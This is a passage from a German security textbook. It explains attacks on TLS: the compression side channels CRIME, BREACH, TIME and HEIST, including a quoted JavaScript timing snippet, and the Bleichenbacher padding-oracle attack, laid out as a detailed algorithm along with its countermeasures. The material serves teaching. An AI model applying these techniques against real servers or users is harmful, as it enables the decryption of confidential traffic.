TIME	Body	$S \to C$	CSRF Token	Zeitmessung Client
BREACH	Body	$S \to C$	CSRF Token	MitM im Netzwerk
HEIST	Body	$S \to C$	CSRF Token	Zeitmessung Client

Abb. 12.17 Unterschiede zwischen kompressionsbasierten Angriffen

dass das LZ77-Fenster, wenn es beim Query-String beginnt, genau mit dem Namen und dem Gleichheitszeichen des Session Cookies (diese Werte sind konstant und dem Angreifer immer bekannt) abschließt. Da der Wert des Session Cookies nicht in dieses Fenster fällt, erhält der Angreifer einen Referenzwert für die Länge des Chiffretextes. Diese Länge muss er als Man-in-the-Middle im Netzwerk messen.

2. Beim zweiten Mal (Abb. 12.18 (2)) ruft die JavaScript-Funktion des Angreifers die URL https://bank.de//xxxxxxxxxxxxxxxxxxxx?SID=ayyyyyy auf. Diese URL enthält ein x mehr und ein Zeichen weniger im Query-String (7 Zeichen statt 8). Dadurch verschiebt sich das LZ77-Fenster, und das erste (unbekannte) Zeichen des Session-Cookie-Wertes wird mit abgedeckt. Bei dieser zweiten Anfrage ändert sich die Länge des Chiffretextes in unserem Beispiel nicht, da die jeweils ersten Zeichen nach dem Gleichheitszeichen im Query-String (a; geraten durch den Angreifer) und im Session Cookie (b) *nicht* übereinstimmen.
3. Beim dritten Aufruf rät der Angreifer als erstes Zeichen ein b, was in unserem Beispiel mit dem ersten Zeichen des Session Cookies übereinstimmt (Abb. 12.18 (3)). Dadurch fällt die LZ77-Kompresion stärker aus, und der Chiffretext wird kürzer. Dies kann der Angreifer im Netzwerk messen und erfährt so, dass das erste Zeichen richtig geraten wurde.




Abb. 12.18 Prinzip des CRIME-Angriffs

4. Im vierten Versuch (Abb. 12.18 (4)) wird wiederum ein x eingefügt und ein Zeichen im Query-String entfernt, um das LZ77-Fenster auf der zweite Zeichen des Session Cookies auszudehnen. Hier stimmen die jeweils zweiten Zeichen y und 9 nicht überein; es tritt also keine weitere Kompression auf.
5. In weiteren Anfragen wird zunächst das zweite Zeichen ermittelt, dann wieder das LZ77-Fenster verschoben, und so werden sukzessive alle weiteren Zeichen ermittelt.

Die praktische Relevanz von CRIME ist deutlich größer als die des von denselben Autoren ein Jahr früher vorgestellten BEAST-Angriffs. CRIME funktioniert effizient für alle HTTPS-Verbindungen, in denen TLS Compression aktiviert war, und für SPDY-over-TLS, wenn die SPDY-Header-Kompression in der alten Form aktiviert war.

CRIME konnte aber durch Deaktivieren der Datenkompression in TLS und durch Modifikation der SPDY-Header-Kompression (geheime Werte werden nicht in die LZ77-Kompression mit einbezogen) leicht verhindert werden.

BREACH

Zwei Jahre nach CRIME wurde der Angriff wiederbelebt – diesmal für den Datenverkehr vom Server zum Client. Denn der Body einer HTTP-Antwort wird viel öfter komprimiert als der HTTP-Header, und diese Komprimierung auszuschalten, bedeutet einen signifikanten Performanzverlust.




Abb. 12.19 Prinzip des BREACH-Angriffs

Die Technik ist im Wesentlichen die gleiche wie bei CRIME. Der Angreifer rät einen Wert und fügt diesen per JavaScript in einen GET oder POST-Request ein. Wichtig ist, dass dieser Wert im Body der HTTP-Response des Servers wiederholt *(reflected)* werden muss – dies ist aber heute für die meisten Webanwendungen der Fall, z. B. für Suchanfragen. Ein typisches Ziel eines BREACH-Angriffs wäre etwa ein Anti-CSRF-Token (wenn dieses für einen bestimmten Nutzer über längere Zeit konstant bleibt) oder ein anderer geheimer Wert wie z. B. eine Kreditkartennummer, die im Profil des Nutzers hinterlegt ist.

Ein vereinfachter Ablauf des BREACH-Angriffs ist in Abb. 12.19 beschrieben:

1. In Request ❶ sendet der Angreifer im ID-Parameter, dessen Inhalt später im Body der Antwort wiederholt wird, als erstes geratenes Zeichen ein a.
2. Die Länge des Wertes im ID-Parameter ist so gewählt, dass in der Antwort ❷ das LZ77-Fenster genau „passt“, also neben dem geratenen Wert genau das erste Zeichen des CSRF-Tokens umfasst. Da hier die ersten Zeichen a und b aber verschieden sind, findet keine weitere Komprimierung statt, und der Angreifer bemerkt dies, indem er als MitM die Länge des Chiffretextes der HTTP-Response mitschneidet.
3. In nächsten Request ❸ wählt der Angreifer als erste Zeichen ein b, ansonsten bleibt alles unverändert.
4. Da nun die beiden ersten Zeichen übereinstimmen, wird der Klartext etwas stärker komprimiert, und die geringere Länge der Antwort ❹ wird vom Angreifer gemessen und als Erfolg registriert.

Genaue Längenmessung Da bei der Verwendung von Blockchiffren in der Regel ein Padding verwendet wird, kann es bei dieser naiven Vorgehensweise sein, dass der Chiffretext für zwei unterschiedlich stark komprimierte HTTP-Nachrichten (Request oder Response) zwei gleich lange Chiffretexte ergibt.

Hier kann der Angreifer seine Längenmessung optimieren, indem er die unkomprimierte Nachricht genau so lang macht, dass diese Länge ein Vielfaches der Blocklänge der Chiffre ist. In diesem Fall wird, wie in Abschn. 12.3.3 beschrieben, ein voller Block Padding angefügt.

Mit dieser Nachricht startet der Angreifer nun seine Suche nach dem nächsten Zeichen, und wenn jetzt die LZ77-Kompression den Klartext auch nur um 1 Byte kürzer macht, entfällt der komplette letzte Chiffretextblock, da das Padding jetzt nur noch aus den fehlenden Bytes besteht. Auf diese Weise kann der Angreifer exakt feststellen, wann der komprimierte Klartext kürzer wurde.

TIME und HEIST

Ein großes Hindernis für Angreifer stellte bei CRIME und BREACH die Anforderung dar, dass der Angreifer als Man-in-the-Middle die Länge der Chiffretexte messen können musste.

Diese Bedingung ist nur in einigen wenigen Szenarien erfüllt, etwa wenn der Angreifer sich im selben WLAN aufhält wie sein Opfer.

TCP Sliding Window Mit dem TIME-Angriff, der interessanterweise vor dem bekannteren und schwächeren BREACH-Angriff publiziert wurde [TB13], konnte diese Anforderung durch das Messen von Zeit im Browser ersetzt werden – TIME und auch seine Wiederentdeckung HEIST drei Jahre später verwenden hierzu eine Besonderheit der TCP-Datenübertragung.

Auf der TCP-Ebene werden Daten vom Server im *Sliding-Window*-Modus übertragen. Jeder Server muss die Daten, die er gerade über TCP gesendet hat, so lange bereithalten, bis der Empfang dieser Daten durch ein TCP-ACK-Paket vom Client bestätigt wurde – er muss diese Daten also in seinem Übertragungspuffer halten. Da die Größe dieses Puffers begrenzt ist, werden größere TCP-Datenpakete nicht komplett gesendet, sondern es gibt für jeden Server eine feste Konfiguration hierzu. Ein typischer Wert für eine solche Konfiguration [VG16] sind zehn TCP-Pakete zu je 1460 Byte, also insgesamt 14.600 Byte. Ist die TCP-Nachricht auch nur 1 Byte länger, so wird das letzte Byte erst übertragen, wenn das erste ACK-Paket vom Client zurückgekommen ist.

Dieses Verhalten ist in Abb. 12.20 am Beispiel eines Sliding Window der Größe 4 dargestellt. Hier wäre die maximale Größe einer HTTP-Response, die in einem einzigen Sliding Window übertragen werden kann, $4 \cdot 1460 = 5840$ Byte. In Abb. 12.20(a) ist der Fall dargestellt, dass diese Grenze eingehalten wird. Es wird hier unterstellt, dass der Angreifer




Abb. 12.20 Zeitmessung mithilfe von TCP Sliding Window

die Ankunftszeit des ersten (t_1) und des letzten (t_2) Bytes der Response messen kann. Die Differenz dieser beiden Werte ist hier relativ klein.

In Abb. 12.20(b) ist die HTTP-Response mindestens 5841 Byte groß. Hier wartet der Server mit der Übertragung von Byte 5841 und aller weiteren Bytes so lange, bis er das Acknowledgement (ACK) des ersten übertragenen IP-Pakets erhalten hat. In diesem Fall spielt die *Round Trip Time* (RTT) (Abschn. 8.1.4) eine wichtige Rolle, die den Zeitpunkt t_2 weit nach hinten schiebt. Die Zeitdifferenz $t_2 - t_1$ ist daher hier wesentlich größer als in Abb. 12.20(a).

Zeitmessung mit JavaScript Mit modernen JavaScript-Engines lassen sich die Zeiten t_1 und t_2 problemlos messen. Dies soll am Beispielcode aus [VG16] kurz erläutert werden.

Listing 12.1 Zeitmessung mit JavaScript aus [VG16].

```
1  fetch('https://example.com/foo').then( function(response) {
2  // first byte of 'response' received!
3          T1 = performance.now();
4      }
5  );
6  setInterval(function() {
7  var entries = performance.getEntries();
8  var lastEntry = entries[entries.length - 1];
9  if (lastEntry.name == 'https://example.com/foo') {
10         T2minT1 = lastEntry.responseEnd - T1;
11     }
12 }, 1)
```

In den Zeilen 1 bis 5 in Listing 12.1 wird die `Fetch`-API mit der URL der anzugreifenden Webanwendung aufgerufen. Dieser Aufruf gibt einen `Promise` zurück, der *eingelöst* wird, sobald das erste Byte der HTTP-Response eingetroffen ist. Damit kann der Angreifer t_1 messen.

In den Zeilen 6 bis 12 wird über `lastEntry` das letzte Byte einer HTTP-Response definiert, und wenn diese Antwort von der anzugreifenden URL kam, dann wird die Zeit, zu der dieses letzte Byte empfangen wurde, über die Property `responseEnd` abgerufen und in t_2 gespeichert.

Verbessertes Angreifermodell Die Angriffe HEIST und TIME verwenden die LZ77-Kompression wie in CRIME, mit dem bedeutenden Unterschied, dass der Angreifer nun nicht mehr als Man-in-the-Middle agieren muss, sondern seinen Angriff allein über seine Webseite durchführen kann – der Angreifer kann also irgendwo auf der Welt sitzen, er muss nur noch dafür sorgen, dass das Opfer seine Webseite besucht.

Die Längemessung im Netzwerk wird ersetzt über eine JavaScript-basierte Zeitmessung. Dies macht diese Angriffe extrem gefährlich. Die einzige Gegenmaßnahme, die die Autoren von [VG16] für adäquat halten, ist das Deaktivieren von HTTP-Cookies für dritte Parteien. Dies würde bewirken, dass der Browser beim Aufruf der URL des Opfers keine Authentifikation mehr mitsendet und dass der Server nur die öffentlich verfügbaren Webseiten ausliefert, die keine geheimen Werte enthält.

12.4 Angriffe auf den Handshake

Angriffe auf den Handshake zielen darauf ab, nicht nur einzelne Klartextbytes, sondern die gesamte Kommunikation zwischen Client und Server zu entschlüsseln.

12.4.1 Angriffe auf SSL 2.0

Der erste publizierte Angriff [WS96] auf das Handshake-Protokoll war der *Ciphersuite-Rollback*-Angriff auf SSL 2.0. Hier entfernte der Angreifer alle starken Chiphersuites aus der ClientHello-Nachricht, und der Server akzeptierte dann eine schwache Ciphersuite. Seit SSL 3.0 werden alle Handshake-Nachrichten in den Finished-Nachrichten authentifiziert, sodass dieser Angriff verhindert wird.

Ebenfalls nur in SSL 2.0 möglich war der ChangeCipherSpec-*Drop*-Angriff, bei dem der Angreifer einfach nur verhinderte, dass auf Verschlüsselung umgeschaltet wurde, indem er die ChangeCipherSpec-Nachricht entfernte.

Diese Angriffe blieben auch für SSL 3.0 zunächst noch aktuell, denn ein Angreifer konnte in einem *Version-Rollback*-Angriff die ClientHello-Nachricht so abändern, dass der Server annahm, der Client beherrsche nur Version 2.0. Ab TLS 1.0 wird die höchste vom Client unterstützte TLS-Version in ClientHello erwähnt, fließt so in die ClientFinished-Nachricht ein und verhindert damit diesen Angriff.

12.4.2 Bleichenbacher-Angriff

Daniel Bleichenbacher [Ble98] präsentierte im Juni 1998 einen Angriff, der schnell als *Million-Question*-Angriff bekannt wurde. Dieser Angriff hatte großen Einfluss auf die Weiterentwicklung von TLS; außerdem ist er *das* klassische Beispiel eines *Adaptive-Chosen-Ciphertext*-Angriffs.

Überblick Der Bleichenbacher-Angriff hat das Ziel, ein mit RSA-PKCS#1 [JK03] verschlüsseltes und in der ClientKeyExchange-Nachricht an den Server übertragenes PremasterSecret zu berechnen. PKCS#1 beschreibt, wie Klartexte vor der Verschlüsselung

mit RSA zu codieren sind. Insbesondere schreibt der PKCS#1-Standard vor, dass jeder Klartext mit den beiden Bytes 0x00 0x02 beginnen muss (Abb. 12.22). Der ursprüngliche Bleichenbacher-Angriff nutzte das Alert-Protokoll als Seitenkanal, um herauszufinden, ob die von ihm modifizierten Chiffretexte ebenfalls mit 0x00 0x02 beginnen. Ein Angreifer muss dazu wie folgt vorgehen:

- Als MitM-Angreifer zeichnet er eine komplette TLS-Verbindung, vom initialen Handshake über die Übertragung der verschlüsselten Daten bis zum Abbau der TCP-Verbindung, auf (Abb. 12.21(a)). Aufgrund der PKCS#1-Codierung (Abb. 12.22) weiß er bereits, dass der gesuchte (codierte) Klartext m im Intervall $[2B, 3B)$ liegen muss (Abb. 12.23(a)), wobei $B = 2^{8(k-2)}$ ist und k die Länge des verwendeten RSA-Modulus n in Bytes.
- Er extrahiert aus diesem Mitschnitt die ClientKeyExchange-Nachricht und aus dieser den RSA-Chiffretext c.
- Als Web Attacker (Abb. 12.21(b)) startet er nun viele TLS-Handshakes und fügt in die jeweilige ClientKeyExchange-Nachricht Varianten $c' \leftarrow c \cdot s^e \pmod{n}$ des ursprünglichen RSA-Kryptogramms ein, die er unter Ausnutzung der Homomorphie-Eigenschaft von RSA adaptiv gebildet hat.
- Der Server entschlüsselt die eintreffenden Geheimtexte und überprüft die ersten beiden Bytes des so entstandenen Klartextes:




Abb. 12.21 Angreifermodell für den Bleichenbacher-Angriff. In der ersten Phase (**a**) schneidet der Angreifer die komplette TLS-geschützte Kommunikation einschließlich des Handshakes als Man-in-the-Middle passiv mit. In der zweiten Phase (**b**) agiert er als aktiver Web Attacker und baut immer wieder neue TLS-Handshakes zum Server auf, um veränderte Werte der ClientKeyExchange-Nachricht zu senden

  - Weichen die ersten beiden Bytes vom vorgegebenen Wert 0x00 0x02 ab, so wird *Error_1* zurückgegeben.
  - Haben die ersten zwei Bytes den vorgegebenen Wert 0x00 0x02 (dies geschieht in einem von 2^{16} Fällen), so tritt ein Fehler erst später auf, und *Error_2* wird gesendet.
- Beim ersten Treffer, d. h. beim Empfang der ersten Error_2-Nachricht, bildet er die Schnittmenge des ursprünglichen Intervalls mit allen neu berechneten Intervallen (Abb. 12.23(b)) und speichert diese Schnittmenge für den nächsten Durchlauf.
- Mit jedem weiteren Treffer, d. h. mit jeder weiteren Error_2-Nachricht, kann der Angreifer neue Intervalle berechnen, in denen der Klartext m liegen könnte. Durch wiederholte Schnittmengenbildung kann er die Größe des Intervalls (bzw. die Anzahl der Intervalle), in dem m liegen kann, verkleinern (bzw. verringern). Am Ende enthält das letzte verbliebene Intervall nur noch eine einzige Zahl, und dies ist das gesuchte PremasterSecret m.

Detaillierte Beschreibung Der Bleichenbacher-Angriff basiert auf einem Algorithmus von Hastad und Näslund [HN98], mit dem man den Klartext zu einem RSA-verschlüsselten Chiffretext berechnen kann, wenn man das *most significant bit* (MSB) des Klartextes kennt, wenn man also weiß, ob der Klartext größer oder kleiner als eine bestimmte Zahl ist. Ist ein




Abb. 12.22 Generische PKCS#1-Codierung einer Nachricht m (**a**) und TLS-PKCS#1-Codierung des Premaster Secret (**b**), jeweils vor der Verschlüsselung mit RSA. Die ersten beiden Bytes des PremasterSecret codieren die höchste vom Client unterstützte TLS-Version




Abb. 12.23 Berechnung von möglichen Intervallen, in denen das codierte PremasterSecret liegen kann, mithilfe des Bleichenbacher-Angriffs

Chiffretext PKCS-konform – und genau diese Information erhält ein Angreifer aus Error_2 –, so kennen wir nicht nur dieses eine Bit, sondern sogar die 16 MSBs des Klartextes. Theoretisch ist der SSL-Handshake somit unsicher, da wir jetzt den Angriff von Hastad und Näslund anwenden könnten. Das große Verdienst von Daniel Bleichenbacher besteht darin, gezeigt zu haben, dass dies auch in der Praxis erfolgreich sein kann.

Um den Angriff präziser zu beschreiben, benötigen wir die folgenden Festlegungen:

- Sei k die Länge des RSA-Modulus n in Bytes. Dann gilt $2^{8(k-1)} \leq n < 2^{8k}$.
- Sei m eine PKCS-konformer Klartext, und sei $B = 2^{8(k-2)}$. Dann gilt $2B \leq m < 3B$.

Textbook RSA ist wegen seiner Homomorphie-Eigenschaft unsicher gegen Chosen-Ciphertext-Attacken (CCA; Abschn. 2.8). Der Angreifer sendet $c' = c \cdot s^e \bmod n$ an das Entschlüsselungsorakel, und dieses antwortet mit $c'^d = c^d \cdot s = m \cdot s \pmod{n}$. Durch Multiplikation mit s^{-1} modulo n erhält der Angreifer nun den gesuchten Klartext c.

Die für diesen theoretischen Angriff notwendigen *vollständigen* Entschlüsselungsorakel gibt es in der Praxis nicht, und die PKCS#1-Codierung dient auch dazu, solche CCA-Angriffe zu erschweren. Daniel Bleichenbacher nutzte nun für seinen Angriff *partielle* Entschlüsselungsorakel, die nur einen Teil des Klartextes zurückliefern (nämlich die ersten beiden Bytes für PKCS-konforme Chiffretexte), und die Tatsache, dass die PKCS#1-Codierung CCA-Angriffe nicht vollständig verhindert. Seine Idee war die folgende:

- Suche viele verschiedene s_i, sodass $c \cdot s_i^e \bmod n$ PKCS-konform ist.
- Dann gilt für alle i: $2 \cdot B \leq m \cdot s_i \bmod n < 3 \cdot B$.
- Man erhält so viele verschiedene Intervalle, und der gesuchte Klartext m muss in deren Schnittmenge liegen. Wenn die Schnittmenge dieser Intervalle nur noch eine Zahl enthält, so hat man den gesuchten Klartext m gefunden.

Wir beschreiben den Angriff von Bleichenbacher nun Schritt für Schritt: Gegeben ist ein PKCS-konformer Chiffretext c; gesucht ist $m = c^d \bmod n$:

1. **Beginne mit dem ersten PKCS#1-konformen Chiffretext:** Setze $c_0 \leftarrow c$ als Startwert für den Chiffretext und $M_0 \leftarrow \{[2B, 3B]\}$ als Startwert für die Menge der Intervalle – da $m_0 = m$ PKCS-konform ist, liegt m in diesem Intervall. Setze $i \leftarrow 1$.
2. **Finde den nächsten PKCS#1-konformen Chiffretext:** Hier unterscheiden wir drei Fälle:

   a) $\mathbf{i = 1}$: Suche die kleinste Zahl $s_1 \geq \frac{n}{3B}$, sodass $c_0 \cdot s_1^e \bmod n$ PKCS-konform ist. Ist s_1 kleiner als diese Schranke, so kann der resultierende Klartext nicht PKCS-konform sein. Da $m \cdot s_1$ PKCS-konform ist, gilt

   $$a := 2B \leq m \cdot s_1 \bmod n < 3B =: b. \tag{12.1}$$

Dies ist gemäß der Definition der Modulo-Operation gleichbedeutend damit, dass es eine ganze Zahl r_1 gibt mit

$$2B \leq m \cdot s_1 - r_1 \cdot n < 3B. \tag{12.2}$$

Gl. 12.2 spielt eine zentrale Rolle in allen weiteren Überlegungen.

- Da wir m nicht kennen, können wir auch die Zahl r_1 nicht exakt berechnen. Wir können aber durch Umformung von Gl. 12.2 eine *Menge von möglichen Lösungen* für r_1 bestimmen. Durch Subtraktion von $m \cdot s_1$ erhalten wir zunächst

  $$2B - m \cdot s_1 \leq -r_1 \cdot n < 3B - m \cdot s_1.$$

  Durch Multiplikation mit -1 erhalten wir

  $$m \cdot s_1 - 2B \geq r_1 \cdot n > m \cdot s_1 - 3B.$$

  Nun müssen wir noch die Unbekannte m aus dieser Ungleichung entfernen. Aus Schritt 1 wissen wir, dass $a \leq m < b$ gilt. Daraus folgt:

  $$a \cdot s_1 - 3B = 2B \cdot s_1 - 3B < r_1 \cdot n < b \cdot s_1 - 2B = 3B \cdot s_1 - 2B. \tag{12.3}$$

  Die Lösungsmenge für r_1 enthält nun alle ganzen Zahlen $\tilde{r}$, die diese Ungleichung erfüllen.
- Für jede Zahl $\tilde{r}$ aus der Lösungsmenge können wir aus Gl. 12.2 in

  $$\frac{2B + \tilde{r}n}{s_1} \leq m < \frac{3B + \tilde{r}n}{s_1}$$

  ein mögliches Intervall

  $$[\frac{2B + \tilde{r}n}{s_1}, \frac{3B + \tilde{r}n}{s_1})$$

  bestimmen, in dem m liegen könnte.
- Da m sowohl im Intervall aus Schritt 1 als auch in einem der Intervalle aus Schritt 2 liegen muss, liegt m in der Schnittmenge dieser Intervalle. Wir erhalten eine neue Menge von Intervallen, indem wir jedes Intervall aus dem vorherigen Schritt mit dem Intervall aus Schritt 1 schneiden, und bilden die Vereinigungsmenge dieser neuen Intervalle:

  $$I_{\tilde{r}} \leftarrow \left[\max(a, \lceil\frac{2B + \tilde{r}n}{s_1}\rceil), \min(b, \lfloor\frac{3B - 1 + \tilde{r}n}{s_1}\rfloor)\right]$$
  $$M_1 \leftarrow \bigcup_{\tilde{r}} \{I_{\tilde{r}}\}$$

Dabei ist $\lceil x \rceil$ die kleinste ganze Zahl, die größer oder gleich der (rationalen) Zahl x ist und $\lfloor y \rfloor$ die größte ganze Zahl, die kleiner, als y ist.
- Setze $i \leftarrow 2$.

b) **$i > 1$ und $|M_{i-1}| > 1$:** Suche die kleinste Zahl $s_i > s_{i-1}$, sodass $c_0 \cdot s_i^e \bmod n$ PKCS- konform ist.

- Analog zu Schritt 2 erhält man eine Lösungsmenge für r_i.
- Analog zu Schritt 2 erhält man für jede Zahl $\tilde{r_i}$ aus der Lösungsmenge neue mögliche Intervalle für m:

$$\frac{2B + \tilde{r_i} n}{s_i} \leq m < \frac{3B + \tilde{r_i} n}{s_i}$$

- Jetzt wird jedes Intervall aus der Menge M_{i-1} mit jedem der neu berechneten Intervalle geschnitten. Ist diese Schnittmenge nicht leer, so wird dieses Schnittintervall zur Menge M_i hinzugefügt. Hierbei erhöht sich zunächst die Anzahl der Intervalle, die aber gleichzeitig immer kleiner werden, sodass bei jeder neuen Schnittmengenbildung in den nachfolgenden Schritten immer häufiger das leere Intervall auftritt.
- Setze $i \leftarrow i + 1$

c) **$i > 1$ und $|M_{i-1}| = 1$:** Wenn es nur noch ein mögliches Lösungsintervall $M_{i-1} = \{[a, b]\}$ gibt, so kann die Wahl des Wertes s_i so optimiert werden, dass sich dieses Intervall mit jedem gefundenen PKCS-konformen Chiffretext halbiert. Dazu wählt man kleine Zahlen r_i und s_i, die die folgenden Ungleichungen erfüllen:

$$r_i \geq 2 \cdot \frac{b s_{i-1} - 2B}{n}$$

und

$$\frac{2B + r_i n}{b} \leq s_i < \frac{3B + r_i n}{a}$$

3. Wiederhole Schritt 2, bis nur noch ein Intervall der Länge 1 übrig ist. Dieses Intervall enthält den gesuchten Klartext m.

Reaktionen auf den Angriff Die meisten Anbieter von SSL-Server-Software reagierten schnell und vereinheitlichten Error_1 und Error_2. Aus theoretischer Sicht wurde vorgeschlagen, Optimal Asymmetric Encryption Padding (OAEP) (Abschn. 2.4.2) anstelle von PKCS#1 zu verwenden. Zwar ist die Sicherheit von OAEP theoretisch fundiert [FOPS01], allerdings erlauben fehlerhafte OAEP-Implementierungen Bleichenbacher-ähnliche, aber viel effizientere *Manger*-Angriffe [Man01], da das führende Nullbyte nicht in die Sicherheitsanalyse einbezogen wurde.

12.4.3 Weiterentwicklung des Bleichenbacher-Angriffs

Vlastimil Klima, Ondrej Pokorny und Tomas Rosa [KPR03] entdeckten fünf Jahre später einen neuen Bleichenbacher-Seitenkanal: Wie in Abb. 12.22 (b) dargestellt, verwendet TLS eine erweiterte PKCS#1-Codierung. Nach dem Nullbyte, das das Ende des Padding signalisiert, muss zunächst in zwei Bytes die Versionsnummer der höchsten, vom Client unterstützten TLS-Version eingefügt werden, gefolgt von dem 46 Byte langen, zufällig gewählten Premaster Secret. Diese Erweiterung wurde definiert, um Version-Rollback-Angriffen vorzubeugen. Daher soll auch jede Implementierung überprüfen, ob hier die gleiche Versionsnummer steht wie in den beiden Hello-Nachrichten ausgehandelt. Einige TLS-Implementierungen gaben bei falscher Versionsnummer eine Fehlermeldung aus, aber nur, wenn die Nachricht insgesamt PKCS#1-konform war, also mit 0x00 0x02 begann. Somit stand wieder die gleiche Seitenkanalinformation zur Verfügung wie beim Originalangriff, mit einer nur unwesentlich kleineren Erfolgswahrscheinlichkeit.

